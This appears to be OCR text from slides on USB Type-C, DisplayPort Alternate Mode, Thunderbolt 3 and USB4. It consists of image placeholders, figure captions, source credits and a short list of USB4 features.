



Figure 8-6. USB3.1 + 2 Lane DP – No Flip (CTL1 = H, CTL0 = H, FLIP = L)


Figure 6. DisplayPort Alternate Mode command flow



-- Technical Article, TA0356, STMicroelectronics, 2018

-- Intel Corporation, 2016





-- Intel Corporation, 2016





Figure 9-7. TBT Notebook with PD Charging

Thunderbolt 3 to PCI Express Expansion Chassis



TBT controller

Flash FW


USB Type-C controllers

-- https://www.startech.com/en-eu/usb-hubs/tb31pciex16

10,000 Foot View


Here comes… USB4


- Runs over USB Type-C® interconnect
- Tunnels USB3, PCIe and DP protocols
- Signaling rates of 10 or 20 Gbps (10 to 40Gbps aggregated b/w)
- Utilizes passive and active cables (longer reach)
- Topologies with up to 6 routers
- Time sync accuracy support across USB4™ Fabric

